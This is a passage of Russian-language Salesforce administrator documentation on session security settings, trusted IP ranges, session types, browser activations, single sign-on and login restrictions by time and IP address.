Включить защиту от кликджекинга для страниц Visualforce клиента (с выключенными заголовками)	Данный параметр защищает страницы Visualforce с выключенными заголовками от кликджекинга при настройке showHeader="false" на странице. Кликджекинг — это вредоносная атака пользовательского интерфейса. Внимание: При использовании настраиваемых страниц Visualforce внутри элемента frame или iframe может отображаться пустая страница или страница без рамки. Например, страницы Visualforce не функционируют в макете страницы при включенной защите от кликджекинга.
Включить защиту CSRF для запросов GET на страницах, не связанных с настройкой Включить защиту CSRF для запросов POST на страницах, не связанных с настройкой	Данный параметр обеспечивает защиту страниц, не связанных с настройкой, от атак CSRF (подделка межсайтовых запросов). Страницы, не связанные с настройкой, содержат случайную строку символов в параметрах URL-адреса или в виде скрытого поля формы. При выполнении каждого запроса GET и POST приложение проверяет допустимость данной строки символов. Приложение выполняет команду только при соответствии найденного значения ожидаемому значению. Данный параметр включен по умолчанию для всех организаций.
Включить защиту от межсайтового скриптинга	Защищает от атак с использованием межсайтового скриптинга. При обнаружении такой атаки в обозревателе отображается пустая страница без содержимого.
Включить защиту от сниффинга MIME	Не позволяет обозревателю определять тип MIME по содержимому документа. Этот параметр также запрещает обозревателю выполнять вредоносные файлы (JavaScript, Stylesheet) в качестве динамического содержимого.
URL-адрес выхода	Данный параметр перенаправляет пользователей на конкретную страницу после выхода из системы Salesforce (например, страница поставщика проверки подлинности или настраиваемая фирменная страница). Данный URL-адрес используется только при отсутствии URL-адреса выхода в параметрах поставщика удостоверений, единой регистрации SAML или внешнего поставщика проверки подлинности. При отсутствии значения для параметра «URL-адрес выхода» по умолчанию используется URL-адрес https://login.salesforce.com (если функция «Мой домен»

Поле	Описание
	выключена). В противном случае, по умолчанию используется URL-адрес `https://`*`настраиваемый_домен`*`.my.salesforce.com`.

3. Нажмите кнопку **«Сохранить»**.

Уровни безопасности сеанса

Доступ к определенным типам ресурсов может быть ограничен на основе уровня безопасности, связанного с методом проверки подлинности (входа) для текущего сеанса пользователя. По умолчанию каждому методу входа назначается один из двух уровней безопасности: «Стандартный» или «Высоконадежный». При необходимости измените уровень безопасности сеанса и определите политики, позволяющие получать доступ к выбранным ресурсам только при наличии уровня «Высоконадежный».

По умолчанию данным уровням безопасности назначаются разные методы проверки подлинности.

- Имя пользователя и пароль («Стандартный»)
- Делегированная проверка подлинности («Стандартный»)
- Активация — стандарт
- Имя учетной записи Lightning — стандартное
- Двухфакторная проверка подлинности («Высоконадежный»)
- Поставщик проверки подлинности («Стандартный»)
- SAML («Стандартный»)

> Прим.: Уровень безопасности для сеанса SAML может быть также задан посредством атрибута `SessionLevel` утверждения SAML, отправленного поставщиком удостоверений. Атрибут может принимать одно из двух значений: `STANDARD` или `HIGH_ASSURANCE`.

Чтобы изменить уровень безопасности, связанный с методом входа, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», затем выберите **«Параметры сеанса»**.
2. Выберите метод входа в разделе «Уровни безопасности сеанса».
3. Для перевода метода в соответствующую категорию нажмите кнопку со стрелкой **«Добавить»** или **«Удалить»**.

В настоящее время безопасность на уровне сеансов используется только отчетами и панелями мониторинга в Salesforce, а также связанными приложениями. При необходимости задайте политики «Требуется высоконадежный сеанс» для данных типов ресурсов. Также можно указать действие, которое должно выполняться при доступе к ресурсу в ходе невысоконадежного сеанса. Ниже перечислены поддерживаемые действия.

- «Блокировать»: данное действие блокирует доступ к ресурсу путем отображения сообщения об отсутствии необходимых полномочий.
- Повышение уровня сеанса. При этом пользователю предлагается пройти двухфакторную проверку подлинности. После успешной проверки подлинности пользователь может получить доступ к ресурсу. При использовании отчетов и панелей мониторинга данное действие может применяться при просмотре отчетов или панелей мониторинга, либо при их экспорте и печати.

> Внимание: Подъем уровня сеанса до высоконадежного путем перенаправления пользователя для завершения двухфакторной проверки подлинности не поддерживается в версии Lightning Experience. Если ваша организация использует версию Lightning Experience и вы устанавливаете политику, для реализации которой необходим

высоконадежный сеанс при доступе к отчетам и панелям мониторинга, для пользователей Lightning Experience отчеты и панели мониторинга блокируются. Также они не увидят значки этих ресурсов в меню навигации. В качестве обходного пути пользователи, использующие стандартный сеанс, могут выйти и снова войти, используя метод проверки подлинности, определенный в качестве высоконадежного в своей организации. Затем пользователям предоставляется доступ к отчетам и панелям мониторинга. При необходимости пользователи могут переключиться на интерфейс Salesforce Classic, позволяющий отображать запросы на повышение уровня сеанса при попытке доступа к отчетам и панелям мониторинга.

Чтобы задать политику «Требуется высоконадежный сеанс» для доступа к связанному приложению, выполните указанные ниже действия.

1. Введите строку *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Связанные приложения».
2. Щелкните ссылку **«Правка»** напротив нужного связанного приложения.
3. Установите флажок **«Требуется высоконадежный сеанс»**.
4. Выберите одно из представленных действий.
5. Нажмите кнопку **«Сохранить»**.

Чтобы задать политику «Требуется высоконадежный сеанс» для доступа к отчетам и панелям мониторинга, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Политики доступа»* в поле «Быстрый поиск», затем выберите **«Политики доступа»**.
2. Установите флажок **«Требуется высоконадежный сеанс»**.
3. Выберите одно из представленных действий.
4. Нажмите кнопку **«Сохранить»**.

Уровни безопасности сеанса не влияют на ресурсы приложения, кроме связанных приложений, отчетов и панелей мониторинга, которые подчиняются явно заданным политикам безопасности.

СМ. ТАКЖЕ:

Безопасность сеанса

Меню «Настройка»: знакомство

Журнал проверки подлинности

Настройка диапазонов надежных IP-адресов для организации

Диапазоны надежных IP-адресов определяют список IP-адресов, которые могут использоваться для входа без дополнительной проверки подлинности пользователя (например, отправка кода на мобильный телефон).

Чтобы защитить данные организации от несанкционированного доступа, рекомендуем составить список IP-адресов, предоставляющих всем пользователям беспрепятственный доступ к данным. Тем не менее, данный метод не позволяет полностью ограничить доступ для пользователей вне диапазона надежных IP-адресов. Они могут выполнять вход после прохождения проверки подлинности (как правило, путем ввода кода, отправленного на мобильное устройство или адрес эл. почты).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра доступа к сети:

- Запрос входа включен

Для изменения доступа к сети:

- Управление IP-адресами

1. Введите *«Доступ к сети»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Доступ к сети»**.
2. Нажмите кнопку **«Создать»**.
3. Введите действительные IP-адреса в поля «Начальный IP-адрес» и «Конечный IP-адрес».

   Начальный и конечный адреса определяют диапазон разрешенных IP-адресов, которые могут использоваться для входа, включая крайние значения. Чтобы разрешить входы с отдельного IP-адреса, заполните оба поля одним адресом.

   Между начальным и конечным IP-адресами диапазона IPv4 должно быть не более 33 554 432 адресов (2^{25}, CIDR-блок /7).
4. При необходимости введите описание диапазона. Например, при использовании нескольких диапазонов введите сведения об области сети, соответствующей данному диапазону.
5. Нажмите кнопку **«Сохранить»**.

Прим.: Список надежных IP-адресов для организаций, активированных до декабря 2007 года, составляется системой Salesforce автоматически. IP-адреса, использованные проверенными пользователями для входа в систему Salesforce в течение последних шести месяцев, также добавлены в данный список.

СМ. ТАКЖЕ:

Безопасность сеанса

Ограничение времени и места входа пользователей в систему Salesforce

Сеансы пользователя

Чтобы отслеживать и защищать организацию Salesforce, просматривайте активные сеансы и сведения о сеансах на странице «Сведения о сеансе пользователя». Данная страница позволяет создавать настраиваемые списковые представления, просматривать сведения о пользователе, связанном с конкретным сеансом, и быстро завершать подозрительные сеансы. Администраторы Salesforce могут просматривать все сеансы пользователей для организации. Обычные пользователи могут просматривать только свои собственные сеансы.

При завершении сеанса вручную путем нажатия кнопки **«Удалить»** пользователь должен выполнить повторный вход в организацию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Таблица ниже описывает поля, доступные на данной странице. Ввиду особенностей геолокационной технологии, точность полей геолокации (например, страна, город, почтовый индекс) может изменяться.

Поле	Описание
Город	Город фактического местонахождения IP-адреса пользователя. Данное значение не локализуется.
Страна	Страна фактического местонахождения IP-адреса пользователя. Данное значение не локализуется.
Код страны	Код ISO 3166 для страны фактического местонахождения IP-адреса пользователя. Данное значение не локализуется. Дополнительную информацию см. на странице «Коды стран — ISO 3166».
Создано	Дата и время начала сеанса.
Широта	Широта фактического местонахождения IP-адреса пользователя.
Расположение	Примерное местоположение IP-адреса, использованного для входа. Чтобы просмотреть дополнительные географические данные (например, примерный город или почтовый индекс), создайте настраиваемое представление для добавления данных полей. Данное значение не локализуется.
Долгота	Долгота фактического местонахождения IP-адреса пользователя.
Тип входа	Тип входа, связанный с сеансом. Например, «Приложение», «SAML» и «Портал».
Код родительского сеанса	Уникальный код родительского сеанса (при его наличии).
Почтовый индекс	Почтовый индекс фактического местонахождения IP-адреса пользователя. Данное значение не локализуется.
Код сеанса	Уникальный код сеанса.
Тип сеанса	Тип сеанса, выполняемого пользователем. Например, «Пользовательский интерфейс», «Содержимое», «API» и «Visualforce».
IP-адрес источника	IP-адрес, связанный с сеансом.
Подразделение	Имя подразделения фактического местонахождения IP-адреса пользователя. Данное значение не локализуется.
Тип пользователя	Тип профиля, связанный с сеансом.
Имя пользователя	Имя пользователя, используемое во время сеанса. Чтобы просмотреть страницу профиля пользователя, щелкните имя нужного пользователя.
Обновлено	Дата и время последнего обновления сеанса. Например, пользователи сеанса типа «Пользовательский интерфейс» часто изменяют записи и другие данные. Каждое изменение инициирует обновление даты и времени в полях «Обновлено» и «Срок действия».

Поле	Описание
Срок действия	Дата и время автоматического истечения срока действия незавершенного сеанса.

СМ. ТАКЖЕ:

- Элементы проверки подлинности пользователя
- Общие сведения о типах сеансов

Общие сведения о типах сеансов

Данный раздел охватывает типы сеансов на странице «Сведения о сеансе пользователя», позволяющие контролировать и защищать организацию.

Страница «Сведения о сеансе пользователя» позволяет просматривать тип сеанса для конкретного пользователя. Для доступа к странице через меню «Настройка» введите строку *«Управление сеансами»* в поле «Быстрый поиск» и выберите пункт **«Управление сеансами»**.

Типы сеансов определяют тип сеанса, применяемый пользователем для доступа к организации. Типы сеансов могут быть постоянными или временными; доступ может предоставляться посредством пользовательского интерфейса, интерфейса API или других методов (например, процесс проверки подлинности OAuth).

Таблица ниже описывает доступные типы сеансов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Тип сеанса	Описание
API	Сеанс, созданный при получении доступа к организации посредством интерфейса API.
APIOnlyUser	Сеанс, созданный для включения функции сброса паролей в пользовательском интерфейсе для пользователей API Only.
Chatter Networks	Сеанс, созданный при использовании сетей Chatter или сообществ Chatter.
ChatterNetworksAPIOnly	Сеанс, созданный при использовании сетей Chatter или интерфейса Chatter Communities API.
Content	Сеанс, созданный при обслуживании содержимого, загруженного пользователем.
OauthApprovalUI	Сеанс, предоставляющий доступ только к странице утверждения OAuth.
Oauth2	Сеанс, созданный посредством процессов OAuth. Например, использование функции проверки подлинности OAuth для связанного приложения инициирует создание данного типа сеанса.
SiteStudio	Сеанс, созданный при использовании пользовательского интерфейса Site.com Studio.
SitePreview	Сеанс, созданный при вызове внутреннего приложения холста. Данный сеанс всегда является дочерним при родительском сеансе пользовательского интерфейса.

Тип сеанса	Описание
SubstituteUser	Сеанс, созданный при входе одного пользователя от имени другого пользователя. Например, вход администратора от имени другого пользователя инициирует создание сеанса SubstituteUser.
TempContentExchange	Временный сеанс пользовательского интерфейса, созданный для переключения на домен содержимого (например, пользовательский интерфейс, предназначенный для ввода регистрационных данных).
TempOauthAccessTokenFrontdoor	Временный сеанс, созданный посредством процесса утверждения маркера доступа OAuth, который не может быть обновлен и должен быть соотнесен с постоянным типом сеанса.
TempVisualforceExchange	Временный сеанс, созданный для переключения на домен Visualforce.
TempUIFrontdoor	Временный сеанс, который не может быть обновлен и должен быть соотнесен с постоянным типом сеанса.
UI	Сеанс, созданный при использовании страницы пользовательского интерфейса.
UserSite	Сеанс, созданный при вызове приложения холста. Данный сеанс всегда является дочерним при родительском сеансе пользовательского интерфейса.
Visualforce	Сеанс, созданный посредством страницы Visualforce.
WDC_API	Сеанс, созданный посредством интерфейса Work.com API. Данный сеанс всегда является дочерним и не может использоваться в пользовательском интерфейсе.

СМ. ТАКЖЕ:

Элементы проверки подлинности пользователя

Сеансы пользователя

Активация

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Активация отслеживает информацию об устройствах, с которых пользователи проверяли свою подлинность. Система Salesforce позволяет пользователям проверять подлинность при входе в систему Salesforce с нераспознанного веб-обозревателя или приложения. Проверка подлинности повышает безопасность использования функций проверки подлинности имени пользователя и пароля. На странице активации перечислены IP-адреса входа и использованных обозревателей клиента.

Когда пользователь входит в систему с ненадежного IP-адреса и использует нераспознанный веб-обозреватель или приложение, пользователю предлагается проверить подлинность. Нами используется самый приоритетный способ проверки подлинности, доступный каждому пользователю. Доступные методы (в порядке приоритета):

1. Проверка посредством всплывающего уведомления или автоматизированная верификация по месту с помощью мобильного приложения Salesforce Authenticator (версии 2 или более поздней), подключенного к учетной записи пользователя.
2. Проверка посредством ключа безопасности U2F, зарегистрированного с помощью учетной записи пользователя.

3. Код проверки, формируемый мобильным приложением проверки подлинности, которое подключилось к учетной записи пользователя.
4. Код проверки, отправленный посредством SMS на проверенный номер мобильного телефона пользователя.
5. Код проверки, отправленный по электронной почте на адрес электронной почты пользователя.

После успешной проверки подлинности пользователю не нужно проверять ее повторно с того же веб-обозревателя или приложения, если только пользователь не совершит следующие действия.

- Вручную почистит файлы cookie веб-обозревателя, настроит веб-обозреватель на удаление cookie или будет использовать веб-обозреватель в частном режиме или режиме инкогнито.
- Снимет флажок **«Не спрашивать повторно»** на странице проверки подлинности.

Страница «Активации» в меню настройки содержит IP-адреса входа и сведения о клиентских веб-обозревателях на устройствах, с которых пользователи осуществляли проверку подлинности. Вы можете отменить активацию веб-обозревателя для одного, нескольких или всех пользователей.

Например, пользователь сообщил о потерянном устройстве и получил новое. Вы можете отозвать статус активации веб-обозревателя на потерянном устройстве, так что любая попытка осуществить доступ к организации с отозванного устройства приведет к проверке подлинности. Данная проверка подлинности повышает безопасность, гарантируя пользователям бесперебойную работу.

Пользователи могут просматривать собственную страницу «Активации» и проверять IP-адреса входа и сведения о клиентских веб-обозревателях. Конечные пользователи могут отзывать статус активации только для своих активированных веб-обозревателей.

Например, пользователь выполняет вход в организацию. На странице «Активации» пользователя активировано несколько веб-обозревателей, но пользователь выполнил вход только с одного веб-обозревателя на рабочем ноутбуке. Пользователь тут же отзывает активацию тех веб-обозревателей, которые не узнал. Так как пользователь получает заявку на проверку подлинности через код, отправленный в СМС на мобильное устройство пользователя, любой другой человек, пытающийся войти с одного из неактивированных веб-обозревателей, не сможет увидеть этот текстовый код. Без кода хакеры не смогут пройти проверку подлинности. Затем пользователь может сообщить о возможном нарушении безопасности.

Использование активаций

Просматривайте активации для подтверждения подлинности пользователя и отменяйте их статус для предотвращения нарушения безопасности.

СМ. ТАКЖЕ:

Использование активаций

Журнал проверки подлинности

Использование активаций

Просматривайте активации для подтверждения подлинности пользователя и отменяйте их статус для предотвращения нарушения безопасности.

Чтобы просмотреть сведения об IP-адресах входа и обозревателях для устройств, с которых пользователи осуществляли проверку подлинности, введите *«Активации»* в поле «Быстрый поиск» меню «Настройка» и выберите **«Активации»**.

Чтобы отменить статус активации, выберите один или несколько пунктов из списка «Активированный обозреватель клиента», нажмите **«Удалить»** и подтвердите действие. Пользователи могут только просматривать и отменять собственные активированные

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии.

обозреватели. Пользователь, осуществляющий вход в систему с неактивного веб-обозревателя, должен пройти проверку подлинности, пока IP-адрес входа не окажется среди надежных IP-адресов.

Прим.: Если пользователь отключит параметр **«Не спрашивать повторно»**, появляющийся на странице проверки подлинности, веб-обозреватель перестает быть активным. Рекомендуйте пользователям отключать данный параметр, когда они входят в систему с общедоступного или общего устройства.

СМ. ТАКЖЕ:

Активация

Журнал проверки подлинности

Проверка подлинности пользователей

Проверка подлинности означает предотвращение несанкционированного доступа к организации или ее данным путем обретения уверенности в личности каждого пользователя, который входит в систему.

Элементы проверки подлинности пользователя

Salesforce предоставляет множество способов проверки подлинности пользователей. Сочетайте способы проверки подлинности, которые будут удовлетворять потребности вашей организации, и шаблоны использования пользователей.

Настройка проверки подлинности пользователя

Выберите настройки для входа в систему, чтобы убедиться в подлинности заявляющих о себе пользователей.

Элементы проверки подлинности пользователя

Salesforce предоставляет множество способов проверки подлинности пользователей. Сочетайте способы проверки подлинности, которые будут удовлетворять потребности вашей организации, и шаблоны использования пользователей.

Единая регистрация

Компания Salesforce использует собственную систему проверки подлинности пользователей, тогда как другие компании предпочитают использовать принцип единой регистрации, позволяющий упростить и стандартизировать процесс проверки подлинности.

Сетевая безопасность

Ограничения *сетевой безопасности*, установленные на место и время входа пользователей в систему. Она отличается от проверки подлинности пользователя, при которой определяется только личность входящего. Используйте сетевую безопасность, чтобы ограничить окно возможностей для взломщиков и усложнить им использование украденных учетных данных.

Технология CAPTCHA для экспорта данных

Компания Salesforce выполняет элементарную проверку подлинности пользователя на основе ввода текста перед экспортом данных из системы Salesforce по запросу. Такой тип основанной на сети проверки помогает предотвратить доступ вредоносных пользователей к данным организации, а также снизить вероятность автоматизированных атак.

Ограничение времени и места входа пользователей в систему Salesforce

Вы можете ограничить часы, в течение которых пользователи могут входить в систему, а также набор IP-адресов, по которым они могут входить в систему и получать доступ к Salesforce. Если профилю пользователя заданы ограничения IP-адресов, то вход, выполненный посредством неизвестного IP-адреса, блокируется системой Salesforce. Эти ограничения позволяют защитить данные от несанкционированного доступа и фишинговых атак.

Двухфакторная проверка подлинности

Администратор Salesforce может укрепить безопасность организации путем применения второго уровня проверки подлинности при каждом входе пользователя. Кроме того, двухфакторная проверка подлинности может применяться при соответствии пользователя некоторым критериям (например, при попытке просмотра отчетов или доступа к связанному приложению).

Настраиваемые потоки входа

Потоки входа позволяют администраторам создавать процессы проверки подлинности сообщений в соответствии с текущими бизнес-требованиями, связывать поток с профилем пользователя и перенаправлять вошедшего пользователя по данному потоку. Рекомендуем использовать потоки входа для получения регистрационных сведений от пользователей, предоставления формы принятия условий обслуживания, напоминания о необходимости ввода второго фактора проверки подлинности и т. д.

СМ. ТАКЖЕ:

Единая регистрация

Сетевая безопасность

Технология CAPTCHA для экспорта данных

Сеансы пользователя

Единая регистрация

Компания Salesforce использует собственную систему проверки подлинности пользователей, тогда как другие компании предпочитают использовать принцип единой регистрации, позволяющий упростить и стандартизировать процесс проверки подлинности.

Единая регистрация поддерживает два способа: интегрированная проверка подлинности посредством SAML и делегированная проверка подлинности.

- Интегрированная проверка подлинности с помощью языка SAML позволяет отправлять данные авторизации и проверки между аффилированными, но не связанными веб-службами. Вы можете войти в Salesforce из клиентского приложения. Salesforce автоматически включает интегрированную проверку подлинности для вашей организации.
- Делегированная проверка подлинности SSO интегрирует Salesforce с выбранным вами методом проверки. Вы можете интегрировать проверку подлинности с вашим сервером LDAP или использовать для проверки маркер вместо пароля. Делегированная проверка подлинности управляется на уровне полномочий, а не на уровне организации, что дает вам больше вариантов управления. Пользуясь полномочиями, можно задать для одних пользователей использование делегированной проверки подлинности, а для других — управляемого Salesforce пароля.

  Делегированная проверка подлинности дает следующие преимущества.

  - Использование более строгого вида проверки подлинности пользователей (например, интеграция с безопасным поставщиком удостоверений)
  - Отмена общего доступа к странице входа и ее использование в качестве компонента корпоративной сети, защищенного брандмауэром
  - Дифференцирует вашу организацию от других компаний, использующих Salesforce, для уменьшения риска фишинговых атак.

  Вам следует связаться с Salesforce, чтобы включить делегированную проверку подлинности перед ее настройкой в своей организации.
- Поставщики проверки подлинности дают пользователям возможность входить в вашу организацию Salesforce с помощью своих учетных данных во внешнем поставщике услуг. Система Salesforce поддерживает протокол OpenID

Connect, позволяющий пользователям выполнять вход с помощью любого поставщика OpenID (например, Google, PayPal и LinkedIn). Если включен поставщик проверки подлинности, то система Salesforce не проверяет пароль пользователя. Взамен, система Salesforce использует регистрационные данные пользователя из внешнего поставщика услуг для определения регистрационных данных проверки подлинности.

Поставщики удостоверений

Поставщик удостоверений — это проверенный поставщик, позволяющий использовать функцию единой регистрации для доступа к другим веб-сайтам. *Поставщик услуг* — это веб-сайт, используемый для размещения приложений. Можно использовать Salesforce в качестве поставщика удостоверений и определить одного или нескольких поставщиков услуг. Ваши пользователи затем при этом получат возможность доступа к другим приложениям напрямую из Salesforce при помощи функции единого входа. Это очень удобно, поскольку вместо необходимости запоминать множество паролей им достаточно запомнить только один. Более того, приложения могут быть добавлены в организацию Salesforce в виде вкладок, поэтому пользователям не придется постоянно переключаться между программами.

Дополнительную информацию см. в разделе «Поставщики удостоверений и поставщики услуг» в онлайн-справке Salesforce.

СМ. ТАКЖЕ:

Элементы проверки подлинности пользователя

Сетевая безопасность

Ограничения *сетевой безопасности*, установленные на место и время входа пользователей в систему. Она отличается от проверки подлинности пользователя, при которой определяется только личность входящего. Используйте сетевую безопасность, чтобы ограничить окно возможностей для взломщиков и усложнить им использование украденных учетных данных.

СМ. ТАКЖЕ:

Элементы проверки подлинности пользователя

Технология CAPTCHA для экспорта данных

Компания Salesforce выполняет элементарную проверку подлинности пользователя на основе ввода текста перед экспортом данных из системы Salesforce по запросу. Такой тип основанной на сети проверки помогает предотвратить доступ вредоносных пользователей к данным организации, а также снизить вероятность автоматизированных атак.

Чтобы пройти проверку, пользователи должны правильно ввести два слова в специальное текстовое поле области наложения и нажать кнопку **«Отправить»**. Система Salesforce использует специальную технологию CAPTCHA, предоставленную компанией reCaptcha. Данная технология позволяет подтвердить, что текст в режиме наложения был введен именно пользователем, а не автоматической программой. Слово CAPTCHA является акронимом для фразы Completely Automated Public Turing test to tell Computers and Humans Apart (Полностью автоматизированный открытый тест Тьюринга по распознаванию людей и машин).

СМ. ТАКЖЕ:

Элементы проверки подлинности пользователя

Ограничение времени и места входа пользователей в систему Salesforce

Вы можете ограничить часы, в течение которых пользователи могут входить в систему, а также набор IP-адресов, по которым они могут входить в систему и получать доступ к Salesforce. Если профилю пользователя заданы ограничения IP-адресов, то вход, выполненный посредством неизвестного IP-адреса, блокируется системой Salesforce. Эти ограничения позволяют защитить данные от несанкционированного доступа и фишинговых атак.

Время входа

Каждому профилю может быть назначено определенное время входа пользователей. См. разделы ниже.

- Просмотр и редактирование времени входа в расширенном пользовательском интерфейсе профиля
- Просмотр и редактирование времени входа в исходном пользовательском интерфейсе профиля

Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса

Каждому профилю может быть задана необходимость использования второго фактора проверки подлинности для входов посредством пользовательского интерфейса. См. разделы «Установка двухфакторной проверки подлинности при входе в систему» на странице 1054 и «Установка набора требований при входе в систему с двухфакторной проверкой подлинности и настраиваемых политик для единой регистрации, регистрации в социальных сетях и сообществах».

Двухфакторная проверка подлинности для входов посредством API

Для каждого профиля пользователь может затребовать проверочный код (также называемый контролируемым по времени разовым паролем) вместо стандартного маркера безопасности. Пользователи подключаются к приложению средства проверки подлинности, которое генерирует проверочные коды для организации. Пользователи с полномочиями двухфакторной проверки подлинности для входов API используют код взамен стандартного маркера безопасности, когда это необходимо, например при восстановлении пароля организации. См. раздел «Установка двухфакторной проверки подлинности для API-доступа» на странице 1058.

Диапазоны IP-адресов входа

Версии Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition и Database.com Edition позволяют настраивать диапазоны IP-адресов входа, которые могут использоваться для входа пользователей отдельного профиля. Пользователи, находящиеся вне заданного диапазона IP-адресов входа, не могут получить доступ к организации Salesforce.

В версиях Contact Manager, Group и Professional Editions установите диапазон IP-адресов для входа. В разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», затем выберите **«Параметры сеанса»**.

Применение диапазонов IP-адресов входа для всех запросов на доступ

При необходимости ограничьте любой доступ к системе Salesforce IP-адресами, добавленными в раздел «Диапазоны IP-адресов входа» профилей пользователей. Например, пользователь выполняет вход посредством IP-адреса, указанного в разделе «Диапазоны IP-адресов входа». Затем пользователь меняет свое местоположение и получает новый IP-адрес, отсутствующий в разделе «Диапазоны IP-адресов входа». При обновлении обозревателя или получении доступа к системе Salesforce (включая доступ из клиентского приложения) пользователь, как правило, получает отказ. Чтобы включить этот параметр, в разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», выберите **«Параметры сеанса»**, после чего выберите **«Применять диапазоны IP-адресов при каждом запросе»**. Этот параметр отражается на всех профилях пользователей, для которых применяются IP-ограничения.

Диапазоны единых надежных IP-адресов

Система Salesforce позволяет создавать списки диапазонов надежных IP-адресов, предоставляющих всем пользователям беспрепятственный доступ к данным. Эти пользователи могут выполнять вход в вашу организацию после прохождения дополнительной проверки. См. раздел «Настройка диапазонов надежных IP-адресов для организации».

Когда пользователи входят в Salesforce через пользовательский интерфейс, API или настольное клиентское приложение, например Salesforce for Outlook, Connect Offline, Connect for Office или the Data Loader, система Salesforce подтверждает санкционированность входа следующим образом.

1. Система Salesforce проверяет профиль пользователя на наличие ограничений по времени входа. Если профиль пользователя содержит ограничения по времени входа, то вход может быть выполнен только в течение заданного времени.
2. Если пользователь обладает полномочием «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса», система Salesforce предлагает пользователю вторую форму проверки при входе. Если организация пользователя еще не подключена к мобильному приложению проверки подлинности, такому как Salesforce Authenticator, система Salesforce сначала предлагает пользователю подключиться к приложению.
3. Если пользователь обладает полномочиями «Двухфакторная проверка подлинности для входов посредством API» и подключил приложение средства проверки подлинности к организации, система Salesforce возвращает ошибку, когда пользователь использует стандартный маркер безопасности. Пользователь должен ввести проверочный код (контролируемый по времени разовый пароль), сгенерированный приложением средства проверки подлинности.
4. Затем система Salesforce проверяет профиль пользователя на наличие ограничений по IP-адресам. Если профиль пользователя содержит ограничения по IP-адресам, то вход может быть выполнен только посредством разрешенных IP-адресов. При включении параметра **«Применять диапазоны IP-адресов входа при каждом запросе»** для сеанса, ограничения по IP-адресам применяются для каждого запроса страницы, включая запросы от клиентских приложений.
5. Если профиль не содержит ограничений по IP-адресам, то система Salesforce проверяет устройство на повторное использование для входа в систему Salesforce.
   - Если пользователь выполняет вход посредством устройства и обозревателя, распознанных системой Salesforce, то вход разрешается.
   - Если пользователь выполняет вход посредством надежного IP-адреса, то вход разрешается.
   - Если пользователь выполняет вход посредством ненадежного IP-адреса или устройства и обозревателя, не распознанных системой Salesforce, вход будет заблокирован.

При блокировке входа или возврате ошибки входа API система Salesforce должна проверить подлинность пользователя.

- Чтобы получить доступ посредством пользовательского интерфейса, пользователю предлагается осуществить проверку с использованием Salesforce Authenticator (в версии 2 и более поздних) либо ввести проверочный код.

  Прим.: Код проверки не требуется при первом входе в систему Salesforce.

- Чтобы получить доступ посредством API или клиентского приложения, пользователи должны добавить свои маркеры безопасности в конец пароля для входа. Либо, если в профиле пользователя установлена «Двухфакторная проверка подлинности для входов посредством API», пользователи вводят проверочный код, сгенерированный приложением средства проверки подлинности.

  Маркер безопасности — это автоматически генерируемый ключ Salesforce. Например, при использовании пароля *мойпароль* и маркера безопасности *XXXXXXXXXX* вход может быть выполнен только после ввода следующей строки: *мойпарольXXXXXXXXXX*. Некоторые клиентские приложения поддерживают отдельное поле для маркера безопасности.

  Чтобы получить маркер безопасности, измените пароль или восстановите маркер безопасности посредством пользовательского интерфейса Salesforce. При изменении пароля или восстановлении маркера безопасности система

Salesforce отправляет новый маркер безопасности на адрес эл. почты, указанный в записи пользователя Salesforce. Маркер безопасности действителен до его восстановления, изменения или сброса пароля.

Совет: Перед доступом к Salesforce с нового IP-адреса мы рекомендуем получить маркер безопасности из доверенной сети при помощи функции **«Сбросить мой маркер безопасности»**.

Советы по настройке ограничений входа

Ниже перечислены рекомендации по настройке ограничений входа.

- Изменение пароля инициирует сброс маркера безопасности. Вход посредством API или клиентского приложения может быть заблокирован, пока пользователь не добавит автоматически созданный маркер безопасности в конец пароля.
- Пользователи партнерского и клиентского порталов могут выполнять вход без предварительной активации веб-обозревателя.
- Данные события считаются попытками входа посредством недопустимого пароля и учитываются ограничением, при достижении которого вход в систему Salesforce блокируется в соответствии с параметрами блокировки входа, заданными в организации.
  - Каждый раз пользователям предлагается пройти проверку подлинности.
  - Каждое неверное добавление маркера безопасности или проверочного кода в конец пароля для входа в систему Salesforce посредством API или клиентского приложения

Ограничение диапазонов IP-адресов входа в расширенном пользовательском интерфейсе профиля

Управление доступом к входу в систему на уровне пользователя путем указания диапазона допустимых IP-адресов в профиле пользователя. Если профиль поддерживает ограничения по IP-адресам, то вход может быть выполнен только посредством разрешенного IP-адреса.

Ограничение IP-адресов входа в исходном пользовательском интерфейсе профиля

Управление доступом к входу в систему на уровне пользователя путем указания диапазона допустимых IP-адресов в профиле пользователя. Если профиль поддерживает ограничения по IP-адресам, то вход может быть выполнен только посредством разрешенного IP-адреса.

Просмотр и редактирование времени входа в расширенном пользовательском интерфейсе профиля

Каждому профилю может быть назначено определенное время входа пользователей.

Просмотр и редактирование времени входа в исходном пользовательском интерфейсе профиля

Укажите часы, когда пользователи могут входить в систему, в зависимости от своего профиля.

Настройка диапазонов надежных IP-адресов для организации

Диапазоны надежных IP-адресов определяют список IP-адресов, которые могут использоваться для входа без дополнительной проверки подлинности пользователя (например, отправка кода на мобильный телефон).

Двухфакторная проверка подлинности

Администратор Salesforce может укрепить безопасность организации путем применения второго уровня проверки подлинности при каждом входе пользователя. Кроме того, двухфакторная проверка подлинности может применяться при соответствии пользователя некоторым критериям (например, при попытке просмотра отчетов или доступа к связанному приложению).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

